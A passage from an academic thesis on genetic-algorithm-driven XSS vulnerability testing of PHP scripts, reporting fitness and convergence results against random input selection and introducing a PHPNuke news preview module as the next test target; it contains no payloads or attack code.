

Figure 29: Best Fitness Graph of Experiment 5.4.1 7th Run.



Figure 30: Average Phi Graph over 10 Runs of Experiment 5.4.1.

By observing Figure 28 which represents the Phi graph for the 7th run (randomly selected as sample), and the corresponding best fitness graph for the same run in Figure 29, we will be able to see that the speed of convergence of the fitness function from generation to generation is consistent with the best fit graph. In Figure 28 the line is not fully fluctuated or stable, which means there is a balance between exploration and exploitation. Figure 31 presents all Phi graphs for ten runs of the experiment using the same parameters. The average Phi graph over ten runs is presented in Figure 30.



Figure 31: All Phis' over 10 Runs of Experiment 5.4.1.

To compare our approach results with random selection of inputs from our XSS database, we developed a program that randomly select inputs and feed them to the SUT. The same fitness function was calculated and experiments were repeated for the same number of rounds as in the GA experiment. The result is presented in Figure 32.



Figure 32: Random Selection for Experiment 5.4.1.

5.4.2 Newspaper Display Script

This experiment uses the same program presented on section 5.4.2, the same static analysis in Figure 19 is used; the difference here is to try to cover the 16 paths in the same run.

GA Parameters

Parameter	value
Population Size	30
# Survivors	3
Maximum # rounds	70
# inputs within one individual	2
Type of inputs	Strings and numeric
Crossover rate (Probability)	0.5
Mutation rate (Probability)	0.5

Table 10: Genetic Algorithm Parameters for Multiple Path Experiment 5.4.2.

Results

In Figure 33, the X axis represents rounds or GA generation and Y axis represents the best fitness value of the population. Different runs of the experiment using same parameters as in the Table 10 for ten times are shown in Figure 33.

In Figure 34 the average and standard deviation for best fitness in each round are presented.



Figure 33: Best Fitness for Experiment 5.4.2 on 70 Generations.



Figure 34: Best Fitness Average and Standard Deviation for Experiment 5.4.2 for 10 Times.

As it is shown in Figure 35, all (7.7 out of 8) paths on the average were found within 58 generations or less; for 70 generation experiment.



Figure 35: G2G achievement of Experiment 5.4.2 on the average of 10 Runs.



Figure 36: Phi Graph of Experiment 5.4.2 for 9th Run.



Figure 37: Best Fitness Graph of Experiment 5.4.2 for 9th Run.



Figure 38: Average Phi Graph over 10 Runs of Experiment 5.4.2.

Figure 36 represents Phi graph for the 7th run (randomly selected as sample). The corresponding best fitness graph for the same run is presented in Figure 37. Comparing both graphs, we can see that the speed of convergence of the fitness function from generation to generation matched the best fit graph. In Figure 36 the line tends to be more fluctuated, which means there is more exploration of the search space. Figure 39 presents

all Phi graphs for ten runs of the experiment using the same parameters, the average Phi graph over ten runs is presented in Figure 38.



Figure 39: All Phis' over 10 Runs of Experiment 5.4.2.

To compare our approach results with random selection of inputs from our XSS database, we developed a program that randomly select inputs and feed them to the SUT, using the same fitness function and repeating the experiment for the same number of rounds as in the GA experiment, the results are presented in

Figure 40. As we can see, for 70 rounds (X axis), the best fitness did not converge; it fluctuates up and down in random manner, the Y axis represents the fitness value.



Figure 40 : Random Selection for Experiment 5.4.2.

5.4.3 PHPNuke News Module

In this experiment we selected a PHP script from the well-known content management system PHPNuke[47]. The selected script is the preview story script, from the news module of the PhpNuke version 7.2.. It contains 1,046 PHP source files for a total of 157,000 lines of code[47]. In this experiment, our SUT is one of the PHPNuke modules "Preview News Module" which receives 8 string inputs, and selects some data according to these inputs and previews the selected data in the web browser. The inputs are: name, address, subject, story, story text, topic, language, and post type. Some of the parameters are printed directly and some of them are used to select specific data from the news database, so both reflected and stored XSS can be found here.

The script in this experiment is 120 lines of code and there are so many statements for HTML formatting like color and HTML table tags. In the static analysis tree in Figure 41 we consider the PHP statements that affect the function of the system, example selecting from database, printing value to the Web browser, and all control statements.

